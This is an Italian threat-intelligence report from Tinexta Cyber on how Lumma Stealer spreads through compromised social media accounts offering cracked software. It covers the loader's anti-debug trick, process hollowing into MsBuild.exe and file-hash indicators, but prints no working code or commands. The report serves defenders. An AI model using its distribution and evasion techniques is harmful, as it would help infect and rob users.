TINEXTA CYBER

L’ombra di lumma stealer all’interno dei social networks

Sommario

Introduzione

Le piattaforme social permettono ad ogni individuo ed azienda di comunicare e condividere informazioni cruciali per svolgere svariate tipologie di attività. Dato il grande bacino di utenza che i canali social offrono, questi vengono utilizzati da professionisti della sicurezza non solo come strumenti di networking, ma anche come risorse per effettuare attività di ricerca. Oltre al pubblico, questi strumenti sono arrivati all'attenzione dei criminali informatici, i quali sfruttano quest'ultimi per veicolare molteplici campagne malware impiegano metodologie peculiari per distribuire le loro campagne di malware con uno sforzo minimo.

Come parte delle nostre attività di costante monitoraggio presso lo ZLAB di Tinexta Cyber, ci siamo imbattuti in una metodologia peculiare in cui viene distribuita la famiglia malware Lumma Stealer. Nello specifico, i threat actor hanno utilizzanto account compromessi di Twitter, Instagram e YouTube per promuovere programmi craccati oppure codici di cheat (i programmi che vengono usati per avere più possibilità di vittoria nei videogames) mascherati da un PE malevolo. Per questo motivo, abbiamo deciso di tenere sotto stretta osservazione i cambiamenti e l'evoluzione di questa minaccia in rapida crescita.

Panoramica sulla distribuzione

La pubblicizzazione di artefatti malevoli è tuttora la metodologia preferita dagli attori malevoli per diffondere questa minaccia. Durante le attività di monitoraggio abbiamo individuato infatti un tweet che aveva scopo di promuovere un sito contenente una crack malevola di software Adobe, la peculiarità riscontrata è che l'utente che sta diffondendo la campagna malware ha ottenuto il badge Verificato dal social media.




Figure 1: Twitter AD

Proseguendo con le attività di ricerca abbiamo da subito capito che non era un caso isolato: una serie di indagini OSINT hanno rivelato una larga rete di ditribuzione della campagna. Sono emersi dunque diversi canali di distribuzione del malware accomunati dalla stessa variante di lumma stealer.

YouTube

Abbiamo scoperto molteplici account youtube compromessi che reindirizzano gli utenti a siti malevoli, questo modo di operare è stato recentemente documentato da fortinet nell'aticolo Malvertising campaigns analyzed by Fortinet. Gli attori malevoli sfruttano video youtube, solitamente caratterizzati da contenuti relativi ad applicazioni craccate, per fornire agli utenti informazioni di installazione del software simili a quelle originali ma incorporando URL malevoli i quali indirizzano l'utente a scaricare il PE compromesso.

Come dimostrato nella seconda immagine, vi sono numerose istanze di account compromessi utilizzati per veicolare campagne malware. Segnali di utenze compromesse o acquistate tramite IAB possono includere lunghe finestre temporali di inattività da parte del canale, contenuti che si discostano in modo significativo dai video pubblicati in precedenza, variazioni nella lingua utilizzata ed il contenuto della descrizione del video che potrebbe includere link malevoli, oltre ad altre tipologie di indicatori.

Nella figura sottostante viene esposto un account con un'ammontare di oltre 400000 iscritti. L'account presenta il badge di verifica, che attesta che il proprietario dell'account ha soddisfatto i requisiti per verificare l'account, oltre che la verifica della propria identità

Figure 2: Compromised YT Channel

La maggior parte dei video sono stati pubblicati dall'account più o meno un anno fa, con titoli scritti in tailandese. Tuttavia, dopo aver identificato l'account, nel giro di otto giorni sono stati caricati cinque nuovi video in lingua inglese, ciascuno a distanza di 24 ore l'uno dall'altro. Questi nuovi video erano tutti relativi a rotture del software Adobe.




Figure 3: Video Storyline

La descrizione del video contiene un link che conduce l'utente al sito web dell'attore malevolo o, in alcuni casi, ad un archivio MediaFire dove è presente il file PE dannoso. Inoltre, la descrizione include un elenco di istruzioni da seguire per il corretto avviamento del presunto crack, ma che in realtà vengono inserite per garantire il successo dell'infezione del dispositivo della vittima.




Figure 4: Video description w/ malevolent instructions

Inoltre, analizzando altri video relativi a campagne di distribuzione di malware, è presente una lunga serie di commenti che attestano la veridicità del processo presentato dall'attore malevolo. Si presume che gli utenti che hanno commentato questi video siano una serie di account bot utilizzati per migliorare la reputazione dei contenuti esposti dal canale compromesso, aumentandone così la legittimità.




Figure 5: Bot comments

Discord

Abbiamo inoltre osservato gli attori malevoli creare e gestire alcuni server Discord, i quali distribuiscono il malware lumma camuffato come un prodotto Adobe. In questo caso, il messaggio pubblicato presenta la stessa struttura trovata nelle descrizioni dei video di YouTube precedentemente analizzati, ma viene utilizzato MediaFire come mezzo per distribuire l'eseguibile dannoso.




Figure 6: Discord campaign

Telegram

Tra i diversi link individuati all'interno del canale Discord, c'è un riferimento ad un gruppo Telegram che sembra essere un vettore importante nella distribuzione di Lumma. All'interno del gruppo, ci sono numerosi URL che indirizzano gli utenti a siti web che contengono svariate crack di programmi legittimi o hack per videogiochi.




Figure 7: Telegram group campaign

Un canale Telegram torna indietro nel tempo dall'ottobre 2022 e camuffa una sezione di FAQ. Ciò indica che questa tipologia e struttura di campagne, nonostante possano essere ricondotte a diversi anni fa, non sono cambiate in modo significativo nella loro struttura. Questo inoltre solleva alcune domande sulle misure di sicurezza implementate da parte delle piattaforme social in merito al rilevamento e neutralizzazione delle campagne di malvertising.

Figure 8: Telegram group F.A.Q dating back to 2022

Inoltre, è stata rilevata una particolarità nella struttura dei siti malevoli identificati sui vari canali di social media. Sebbene non siano direttamente correlati uno all'altro, i siti web gestiti dagli attori malevoli condividono una struttura ed un contenuto similare. La prima immagine sottostante rappresenta la pagina web contenuta nella descrizione del video YouTube documentato, mentre la seconda rappresenta una delle pagine web trovate all'interno del canale Telegram. Sebbene le due campagne non siano direttamente correlate, è possibile osservare l'estrema somiglianza tra le pagine presentate da entrambi i threat actor, i quali non possono essere attribuiti ad un attore o gruppo di minacce noto.




Figure 9: 2 sites distributing lumma from 2 different TAs

Analisi dell'infezione




Figure 10: Lumma Killchain

L'analisi incomincia da un archivio zip raccolto tramite il link presente nella descrizione del video di YouTube discusso in precedenza. L'artefatto viene utilizzato per portare le vittime a scaricare un loader .NET responsabile del recupero del payload finale del malware Lumma Stealer.

SHA256	59e2f9070459817e04cd8e80a7cdc1792b004e18cb782e72a94289751ba3b022
Threat	Lumma
Threat Description	RAR archive containing a malicious PE/PS1 file
SSDEEP	196608:mNDwyqnN1MZq+U7yhGSGqszPtYp87IQoaePUwNy6J8DjhSwggji+wBNWDqWBI:kwykbWk79SQzVYp87IQ1c38nhSzgj0Wb

In alcune delle campagne analizzate, gli attori malevoli hanno scelto di utilizzare piattaforme open source, in questo caso mediafire, per la condivisione del malware invece di distribuirlo all'interno dei loro server malevoli.

Questa tecnica viene utilizzata per raggirare filtri web che bloccherebbero l'accesso alla pagina malevola.

Figure 11: Mediafire utilized as distributor for lumma

Le versioni più recenti del malware incorporano un'insidiosa funzione di anti-debug, che intima all'analista di non continuare con il debug del sample, mostrando una MessageBox che avverte l'utente di una potenziale infezione.




Figure 12: Anti-debug message

Esaminando il comportamento dell'artefatto si nota che il file PE originale, Set-Up.exe, genera un nuovo processo legittimo, MsBuild.exe, per avviare l'iniezione all'interno di quest'ultimo di codice malevolo tramite la tecnica del process hollowing. Precisamente viene coinvolta l'API NtUnmapViewOfSection per effettuare l'unmap dell'immagine del processo legittimo. In seguito viene chiamata l'API NtMapViewOfSection utilizzata per mappare al posto della precedente l'immagine quella del PE malevolo.




Figure 13: Process injection

All'interno dello zip iniziale sono presenti diversi file, i quali sono per la maggior parte junk e vengono utilizzati per nascondere una risorsa fondamentale per l'esecuzione del malware. Infatti, tra questi è presente un file denominato De-pack.txt, il quale viene convertito in .bat durante l'esecuzione del loader e verrà utilizzato per rendere più difficile il rilevamento del malware durante la sua esecuzione aggiungendo un ulteriore step di complessità.


